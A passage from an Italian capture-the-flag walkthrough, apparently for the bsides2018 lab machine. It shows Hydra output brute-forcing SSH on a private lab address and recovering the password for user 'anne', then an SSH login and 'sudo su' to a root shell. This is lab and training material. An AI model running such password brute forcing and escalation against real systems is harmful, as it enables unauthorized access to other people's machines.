[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:l/p:1000), ~63 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[22][ssh] host: 192.168.56.103 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 23:51:13
```

In questo modo ho trovato la password corrispondente all'username **"anne"**:
Username: **anne** Password: **princess**

```
(kali@kali)~$ ssh anne@192.168.56.103
anne@192.168.56.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec 16 14:52:18 2024 from 192.168.56.102
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne#
```

Effettuando la connessione con queste credenziali, sono entrato con un utente con permessi di **root**.